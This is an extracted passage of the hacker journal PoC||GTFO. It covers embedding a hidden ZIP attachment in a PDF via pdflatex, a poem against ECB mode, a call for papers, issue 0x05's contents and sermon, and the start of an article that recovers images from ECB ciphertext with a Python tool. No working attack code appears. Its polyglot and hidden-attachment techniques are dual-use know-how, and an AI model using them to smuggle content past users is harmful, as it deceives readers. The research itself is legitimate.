Pdflatex allows us to directly create our own PDF objects from the TeX source, whether they are stream or standard objects. For Adobe tools to see a PDF attachment, we need to create 3 objects:

- the stream object with the attached file contents;
- a file specification object with the filename used in the document;
- an annotation object with the /FileAttachment subtype.

[21] *Some alarmist neighbors predict that the Universe will gravitationally collapse upon itself due to uncontrolled PoC||GTFO expansion. Fear not, neighbors: an international action on PoC footprint is coming! On a second thought, though, since you are all Merchants of Dire PoC now, maybe fear twice as hard? –PML*

There are a couple of things to keep in mind. First, Adobe Reader refuses to extract attachments with a ZIP extension, so we'll need to use a different one. For the plain old `unzip` still to work on the resulting PDF file (after a couple of fixes), we must make sure our attachment is stored in the PDF byte-for-byte, without additional PDF compression.

Here is the code we need. Note that after creating our PDF objects, we can refer to them via `\pdflastobj`; to output the actual value, we prepend that reference with the `\the` keyword.

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        attr {/Type /EmbeddedFile}  file {feelies.zip}
  \immediate\pdfobj{<<
        /Type /Filespec   /F (feelies.zip.pdf)  /EF <</F \the\pdflastobj\space 0 R>>
    >>}
  \pdfannot{
        /Subtype /FileAttachment  /FS \the\pdflastobj\space 0 R
        /F 2 % Flag: Hidden
    }
\endgroup
```

Finally, for some reason Adobe software fails to see an annotation object when it's the last one in the file. To work around this, we'll just have to make sure we have some text after that object.

12.1 Increasing compatibility

Sadly, after we use this method and put the (extension-renamed) ZIP into PDF as a standard attachment, plain old `unzip` will fail to unpack it. To `unzip`, the file doesn't look like a valid archive: the actual ZIP contents are neither located near the start of the file (because it's a TrueCrypt polyglot) nor at the end (because our document is big enough so the XREF table is bigger than the usual 64Kb threshold). Let's help `unzip` to find the ZIP structures again!

Luckily, this is easy to do. All we need is to duplicate the last structure of the ZIP file—the End of Central Directory—which points to the body, the Central Directory. This structure is just 22 bytes long, so it won't make a big difference. When duplicating, we change the offset to the Central Directory so that it's pointing to the correct place in the PDF body. We then need to adjust the offsets in each directory entry so that our files' data is still reachable—and voilà, we have an attachment that is visible both to the fancy Adobe tools and to the good old classic `unzip`!

4Kx8 Static Memories

MB-1 Mk-8 board, 1 usec 2102 or eq.
PC Board. . $22 Kit $100

MB-2 Altair 8800 or IMSAI compatible switched address and wait cycles.
PC Board. . $25 Kit (1 usec) . . $112
Kit (91L02A or 21L02-1) $132

MB-4 Improved MB-2 designed for 8K "piggy-back" without cutting traces.
PC Board. . . . . $ 30
Kit 4K 0.5 usec $137
Kit 8K 0.5 usec $209

MB-3 1702A's EROMs, Altair 8800 & Imsai 8080 compatible switched address & wait cycles. 2K may be expanded to 4K. Kit less Proms . $ 65
2K kit . . $145 4K kit $225

I/O Boards

I/O-1 8 bit parallel input & output ports, common address decoding jumper selected, Altair 8800 plug compatible.
Kit . . . . . $42 PC Board only. . $25

I/O-2 I/O for 8800, 2 ports committed, pads of 3 more, other pads for EROMs UART, etc.
Kit . . . $47.50 PC Board only. . $25

Misc.

Altair compatible mother board
15 sockets 11"x11½" $40
Altair extender board. . . . . $ 8
100 pin WW sockets .125" centers . . . . . $ 6

2102's	1usec	0.65usec	0.5usec
ea.	$ 1.95	$ 2.25	$ 2.50
32	$59.00	$68.00	$76.00

1702A*	$10.00	8223	$3.00
2101	$ 4.50	MM5320	$5.95
2111-1	$ 4.50	8212	$5.00
2111-1	$ 4.50	8131	$2.80
91L02A	$ 2.55	MM5262	$2.00
32 ea.	$ 2.40	1103	$1.25
Programming send Hex List			$5.00
AY5-1013 Uart			$8.00

All kits by Solid State Music
Please send for complete list of products and ICs.

MIKOS
419 Portofino Dr.
San Carlos, Calif. 94070

Check or money order only. Calif. residents 6% tax. All orders postpaid in US. All devices tested prior to sale. Money back 30 day Guarantee. $10 min. order. Prices subject to change without notice.

13 Ode to ECB

by Ben Nagy

Oh little one, you're growing up
You'll soon be writing C
You'll treat your ints as pointers
You'll nest the ternary
You'll cut and paste from github
And try cryptography
But even in your darkest hour
Do not use ECB

CBC's BEASTly when padding's abused
And CTR's fine til a nonce is reused
Some say it's a CRIME to compress then encrypt
Or store keys in the browser (or use javascript)
Diffie Hellman will collapse if hackers choose your g
And RSA is full of traps when e is set to 3
Whiten! Blind! In constant time! Don't write an RNG!
But failing all, and listen well: Do not use ECB

They'll say "It's like a one-time-pad!
The data's short, it's not so bad
the keys are long—they're iron clad
I have a PhD!"
And then you're front page Hacker News
Your passwords cracked—Adobe Blues.
Don't leave your penguin showing through,
Do not use ECB

Sometimes it can seem like there's ECB everywhere. ECB on TV, ECB in music, it's endless. But that doesn't make it safe. Or right. So tune out and avoid ECB, no matter what your friends, the TV, or your favourite cryptographer tells you.

Canadian Joke Council

True Bugs Wait ♡

@natashenka
#truebugswait

14 A Call for PoC

by Pastor Manul Laphroaig

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

14.1 PoC Contributions


Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, or German.


Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me something about file formats that even Ange Albertini doesn't already know; teach me how to make an image that's invisible at high resolution but at low resolution is exposed by dithering; or, teach me that an old exploitation trick still works on QNX. Show me how to emulate Atlas's RFCat as a GNURadio block. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

You can expect PoC||GTFO 0x05, our sixth release, to appear in print soon at a conference of good neighbors. We've not yet decided whether to include crayons, but you can be damned sure that it'll be a good read.





PoC || GTFO;

addressed to the

INHABITANTS

of

EARTH

on the following and other

INTERESTING SUBJECTS

written for the edification of

ALL GOOD NEIGHBORS

August 10, 2014

5:2 A Sermon Celebrating Hacker Privilege

5:3 Electronic Coloring Books

5:4 Reflecting the Page Tables over PCI Express

5:5 How to make a Flash PDF Polyglot

5:6 SMP in 512 Bytes

5:7 PCIe over USB

5:8 A Second RDRAND Backdoor

5:9 Cisco KVM Exploits

5:10 Shellcode that is its own NOP Sled

5:11 Rosetta Stone for SWF in ASCII

5:12 Polyglots from SHA1 Collisions

5:13 Ben Nagy's Latest Poem

– – – –

Legal Note: Permission to use all or part of this work for personal, classroom or any other use is granted without fee provided that you print books instead of burning them. The easiest way to fulfill the second clause would be to print a few copies of this fine journal on your office's laser jet to share with friends, but printing other books is just as fine and dandy by us.

Reprints: This issue is published through samizdat as `pocorgtfo05.pdf`. You might want to risk counting upward from `pocorgtfo00.pdf` to get our other issues, but don't blame us if you wind up at RenditionCon.

Technical Note: This issue is a polyglot that can be meaningfully interpreted as a PDF, SWF, ZIP, or ISO file. The PDF is a good read; the SWF will never give you up or let you down; the ZIP contains all our prior issues; and, to top it all off, the ISO boots to a friendly game of Tetris.

Printing Instructions: Pirate print runs of this journal are most welcome, but please do it properly! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Canadians will probably use the paper of their southern neighbor, but secret government labs in Canada may use P3 (280 mm x 430 mm) if regulations demand it. If possible, the outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge pocorgtfo05.pdf -o pocorgtfo05-booklet.pdf
```

```
/*

MANUL THE PRIVACY MASCOT SAYS:
      _ _
 ◄/       \►                 ___ _   _ _    _
 ≻== ò ▾ ó ==≺              | __| | | | |  | |
   \   △  /   __             | _|| |_| | |__| |__
  /        \  |  \           |_|  \___/|____|____|
 /          \ |  |                                  before processing
| |        | ||  |            ___ ___ ___ ___   ___ _  _ ___ _____ ___ ___  _  _
 \ |  ||  |  /  /            | _ \ __/ __/ _ \ / __| \| |_ _|_   _|_ _/ _ \| \| |
  \_oo__oo_/___/             |   / _| (_| (_) | (_ | .` || |  | |  | | (_) | .` |
                             |_|_\___\___\___/ \___|_|\_|___| |_| |___\___/|_|\_|

*/
```

Bossy Pants	Reverend Doctor Pastor Manul Laphroaig
Unfinished Article	Michael Ossmann
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Drafted for Hard Labor	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Minister of Spargelzeit Weights and Measures	FX

1 Call to Worship

Neighbors, please join me in reading this sixth issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first five issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, or the fifth in Montréal. This being our second epistle to Las Vegas, we wish you the best in that den of iniquity.

We open with a sermon to neighbors far and wide on one of the most preached-upon subjects of our times. Hacker Privilege, neighbor—do you have it?

In Section 3, Philippe Teuwen continues our journal's strange obsession with ECB mode antics. You see, there's a teensy little bit of intellectual dishonesty in the famous ECB Penguin, in that the data is encrypted but the metadata is kept in the clear, so there's no question as to the dimensions of the image. To amend this travesty, Philippe has composed a series of scripts for turning an ECB-encrypted image into a coloring book puzzle, by automatically correcting the dimensions, applying a best-guess set of false colors, and then walking a human operator through choosing a final set of colors.

In Section 4, Jacob Torrey shares a quirky little PoC easter egg that relies on the internals of PCI Express on recent x86 machines. By reflecting traffic through the PCI Express bus, he's able to map the x86's virtual memory page table into virtual memory!

Section 5 explains the trick by Alex Inführ that makes a PDF file that is also an SWF file. We only hope that if Adobe decides—yet again!—to break compatibility with our journal after publication, that they at least be polite enough to whitelist this file or cite this article.

Shikhin Sethi continues his series of x86 proofs of concept that fit in a 512 byte boot sector. In this installment, he explains how the platform's interrupts and timers work, then finishes with support for multiple CPUs. It's in Section 6.

Joe FitzPatrick shares some more PCI Express wisdom in Section 7, presenting a breakout board for the Intel Galileo platform that allows full-sized cards to be plugged into the Mini-PCIe slot of this little guy.

In Section 8, Matilda puts her own spin on Taylor Hornby's RDRAND backdoor that you'll recall from PoC||GTFO 3:6. Whereas he was peeking on the stack in order to sabotage Linux's random number generation, she instead uses the RDRAND instruction to leak encrypted bytes from kernel memory. A userland process can then decrypt these bytes in order to exfiltrate data, and anyone without the key will be unable to prove that anything important is being leaked.

In Section 9, neighbor Mik will guide you from spotting an unknown protocol to a PoC that replaces a physical disk in a remote server's CD-ROM with your own image, over an unencrypted custom KVM session. Bolt-on cryptography is bad, m'kay?

Section 10 presents a nifty alternative to NOP sleds by Brainsmoke. The idea here is that instead wasting so much space with `nop` instructions, you can instead load a canary into a register at the beginning of your shellcode, branching back to the beginning if that canary isn't found at the end.

In Section 11, we have Michele Spagnuolo's Rosetta Flash attack for abusing JSONP. While surely you've heard about this in the news, please ignore that Google and Tumblr were vulnerable. Instead, pay attention to the *mechanism* of the exploit. Pay attention to how Michele abuses a decompression routine to produce an alphanumeric payload, which in isolation would be a worthy PoC!

We all know that hash-collision vulns can be exploited, but the exact practicalities of how to do the exploit or where to look for a vuln aren't as easy to come by. That's why, in Section 12, Ange Albertini and Maria Eichlseder teach us how to write sexy hash-collision PoCs. When a directory of funky file formats teams up with a cryptographer, all sorts of nifty things are possible.

In Section 13, Ben Nagy gives us his take on Coleridge's masterpiece. Unfortunately, to comply with the Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies, this poem is redacted from our electronic edition.

Finally, in Section 14, we do what churches do best and pass around the donation plate. Please contribute any nifty proofs of concept so that the rest of us can be enlightened!

2 Stuff is broken, and only you know how

by Rvd. Dr. Manul Laphroaig

Gather around, neighbors. We will talk of science and pwnage, and of how lucky we are that our science is (mostly) pwnage, and our pwnage is (mostly) science.

I say that we are lucky, and I mean it, despite there being no lack of folks who look at us askance and would like to build pretty bonfires out of our tools or to set "regulators" upon us to stand over our shoulders while we work (weird reprobates as we are, surely some moral supervision from straight-and-narrow bureaucrats will do us good!)

But consider the bright and wonderful subject-matter we work on. An exploit is like a natural law: either it works, here and now, or it's bullshit. Imagine our incredible luck, neighbors: in order to find out something clever about the world, we just need to run a program! Then, if it works, we know immediately that this is how things work. It's even better than proving a theorem, because every mathematician knows that an exciting freshly-baked proof might contain a mistake; but with a root shell there can be no mistake. Indeed, few are so privileged to discover natural laws just by phrasing them right![1]

Now while we puzzle out the secrets of unexpected machines inside machines, other neighbors are after other secrets of the universe, human life, and everything—and consider their plight! One day there's a promise of insight into the biochemical mechanisms that make humans selfish or hypocritical—from not just a professor of a respected university, but a Dean[2] of such. This is a huge and unexpected step forward, and even newspapers like The New York Times write about it. That research connected selfishness with meat-eating. The connection seemed a bit too simplistic, but sometimes Nature does favor simple answers. Now this is knowledge, neighbor, and you had to work it in—except, as it turns out, it's likely bullshit, just as the Dean Diederik Stapel's entire career, built on his many "scientific studies" of record was bullshit (look him up in Wikipedia, neighbor!). It was bullshit made up to play on educated people's stereotypes, to make headlines, to be featured in the *Times* of New York and of LA, and it totally worked for over a decade. It would've worked longer, too, if the fraud wasn't aiming so high so fast.

Imagine the plight of all the students, underlings, colleagues, and co-authors—all victims of Stapel's bullshit—who have wasted time building their careers on his crock of bullshit as if it were true insights into what makes humans tick. Some may have had their own research papers rejected by peer reviewers for not having cited Stapel's flagship results—which were, as you recall, accepted science for over ten years.

Verily I tell you, neighbors, we are so much more fortunate, for in the domain we call ours truth runs and pwns, and bullshit doesn't run and doesn't pwn, and nothing can be built on top of bullshit in good faith or in bad faith that would stand to even casual scrutiny. (Well, possibly nothing other than a VC pitch—but judge and be judged, neighbors.) We may be distracted from pwnage by one too many debates, but at least none of these debates are about something called "replication bullying." If you think this is funny, neighbor, consider that this is a real term, taken from complaints by actual and successful professional scientists. These complaints are about some other scientists who staged the same experiments without involving the original authors and published a paper about how they failed to replicate the original findings. They call this "bullying", neighbor, and you might want to remember this when you hear that "scientists have shown X" or "linked X and Y." Verily I tell you, even the hallowed halls of science, blessed with peer-review, are no refuge from bullshit.

We have another tremendous bit of luck, neighbors. In our domain of knowledge, whether 75%, or 99%, or 99.99% of us agree, paid or unpaid, expert or amateur, industry or academic—means *nothing*. Let me repeat, the consensus of all of us taken together—for whatever definitions of "all" and "together"—means *exactly* nothing. We may all be wrong, and whoever comes up with an exploit will be right, and that will be that. It happened before, and it will all happen again. We progress by someone noticing what the rest of us

[1] This turn of phrase has been shamelessly stolen from Meredith L. Patterson's essay *"When nerds collide"*, where she writes about our strange tribe of people brought together by *the power to translate pure thought into actions that ripple across the world merely by the virtue of being phrased correctly*—but that is another story.

[2] "Leaps tall buildings in a single bound"—look it up on the internets under "academic structure", neighbor! The only finer bit of college-land folklore is the one that starts with "Biologists think they are biochemists,...", and it is mostly found pinned to doors of rather squalid-looking offices around math departments.

have overlooked to date, and if some group of people started counting our publications to learn something about security of computers, we'd tell them to stop wasting their time and ours. Pwnage laughs at majority vote and "consensus"—for these two are, in fact, flagstones on the royal road to being royally pwned.

Is this luck undeserved and unfair, as some would like us to believe? Not so. It is like the luck of a fisherman that he has to spend time on the water, or maybe the luck of a fish that has to live in the water; or the luck of a hunter that he needs to hang out where Mother Nature is constantly munching upon herself. (Stand quietly some late afternoon in a summer meadow, watch dragonflies zip back and forth, and listen. You are hearing the sound of a million lunches, neighbor!)

We see through bullshit because we hunt in its fields and jungles, and we know that wherever there is bullshit that's where stuff will be badly pwned. Bullshit and pretending that things are understood when they are not are like a watering hole in a parched steppe; ecologies of breakage are ecologies of bullshit and pretense. A good hunter knows to pay attention to the watering holes.

Some of us are hunters of bullshit, others care more about bullshit sneaking into their villages at night, carrying away a pet project here, a young 'un there. But no matter whether a hunter or a guardian, one knows the beast, and where the beast comes from. However you reckon the number of the beast, you all know the names of the beast: Bullshit and Pretense.

Paul Phillips, who walked away after having written a million lines of code for Scala and having closed nine hundred bugs, got to the bottom of this. He spoke of deliberate lies that stayed in the documentation for over three years, as an attempt to make things look less complicated, but in reality making it hard for programmers to be sure whether a bug was in their program or in the language itself:


> This is the message it sends: your time is worthless. . . . I don't want to be a part of something that thinks your time is worthless.
>
> [. . .]
>
> It's too complicated, people say it's too complicated—let's just not let them see that complicated thing. . . . They told me I'd never have to know. Well, obviously, you do have to know, there's no way to avoid knowing. It's only a question of how much you are going to suffer in the course of acquiring this knowledge.

That is a fine sermon against the kind of engineering that ends in bullshit and pretense, neighbors, but it also reveals a deep truth about us. We don't want to be a part of things that treat people's time as worthless. More to the point, we cannot stand such things, we simply cannot operate where they rule. We fight, we flee, or we walk away, but in the end we are by and large a community of refugees with an allergy to bullshit.

In the end, neighbors, our privilege may just be an allergy, an allergy to useless waste of time and busy work that makes no sense and brings no improvement. We find ourselves in this oasis of no-bullshit we-don't-care-what-other-people-think reproducibility for a simple reason that has little to do with luck. We simply fled here from the dark lands where Bullshit reigned supreme, where the very air was laden with its reek, and where we would succumb to our allergy in fairly short order, but not before being branded as disagreeable, lazy, or hubris-prone. We defied the gods of these places (which was what *hubris* originally meant), and we are a nation of immigrants in our Chosen Vale of No-Bullshit.

Rejoice, then, and give a thought to neighbors who still suffer—and reach out to them with a good word, a friendly PoC, or a copy of this fine journal when you feel extra neighborly! For your allergy to bullshit, your hubris, your impatience, and your distaste for busy-work may make poor privilege, but that is what we've got to share, and share it we shall.

Go now in pwnage, share your privilege, and help deliver neighbors from bullshit.




Ange Albertini's extensions to the ECB Penguin.

3 ECB as an Electronic Coloring Book

by Philippe Teuwen

Hey boys and girls, remember Natalie and Ben's warnings in PoC||GTFO 4:13 about ECB? Forbidden things are attractive, I know, I was young too. Let's explore that area together so that you'll have fun and you'll always remember not to use ECB later in your grown-up life.

But first of all let me clarify one thing: the ubiquitous ECB penguin is a kind of a fraud, brandished like a scarecrow! The reality when you get an encrypted image in ECB mode is that you've no clue of its characteristics, its size, its pixel representation. Let's take another example than the penguin (as the source image of this fraud seems to be lost forever). A wrong guess, such as assuming a square format, will render just a meaningless bunch of static.




So to get the penguin back, the penguin's author cheated and encrypted only the pixel values, but not the description of the image, such as its size. Moreover he probably tried different keys until he got the tuxedo as black as possible as he has no control on the encrypted result.

Does it mean ECB is not that bad? Don't get me wrong, ECB is a very bad way to encrypt and we'll blow it apart. But what's ECB? No need to understand the underlying crypto, just that the image is being sliced in small pieces—sixteen bytes wide in case of AES-ECB—and each piece is replaced by random garbage. Identical pieces are replaced by the same random data and if two pieces are different their respective encrypted versions are too. That's why we can distinguish the penguin.

But we can do much better; instead of displaying directly the mangled pixels we can paint them! We know that identical blocks of random data represent the encrypted version of the same initial block of color, so let's pick a color ourselves and paint over those similar pieces. That's what this little program does. You'll find it as ElectronicColoringBook.py by unzipping this PDF.[3] It also tries to guess the right ratio by checking which one will give columns of pixels as coherent as possible.


```
$ ElectronicColoringBook.py test.bin
```



Already better! The lines are properly aligned but the image is too flat. That's because we painted each byte as one pixel but the original image was probably created with three bytes per pixel, so let's fix that.

[3] `https://github.com/doegox/ElectronicColoringBook`

```
$ ElectronicColoringBook.py test.bin -pixelwidth=3
```



As we don't know the original colors, the tool is choosing some randomly at each execution. Now that the ratio and pixel width are correct we can observe vertical stripes. That's what happens when you can't have an exact number of pixels in each block and that's exactly the case here. We guessed that each pixel requires three bytes and the blocks are 16-byte wide so if some pixels of the same color—let's say #AABBCC—are side by side we get three types of encrypted blocks.


```
1   AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
    BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
3   CCAABBCCAABBCCAABBCCAABBCCAABBCC -> 12B4502017A19C0EB313EADF47638FB2
    AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
5   BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
    etc
```

So we've got three types of encrypted data for the same color, repeating over and over. Still one last complication: Pluto's tail is visible on the left of the image, because before the encrypted pixels there is the encrypted file header. So we'll apply a small offset to skip it, and as before we'll group blocks by three.

```
$ ElectronicColoringBook.py test.bin -p 3 -groups=3 -offset=1
```


And now let's make it a real coloring book by choosing those colors ourselves! We'll draw the ten most frequent colors in white (`#ffffff`) and the remaining blocks, which typically contain all kinds of transitions from one color area to another one, in black (`#000000`).

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -palette=\
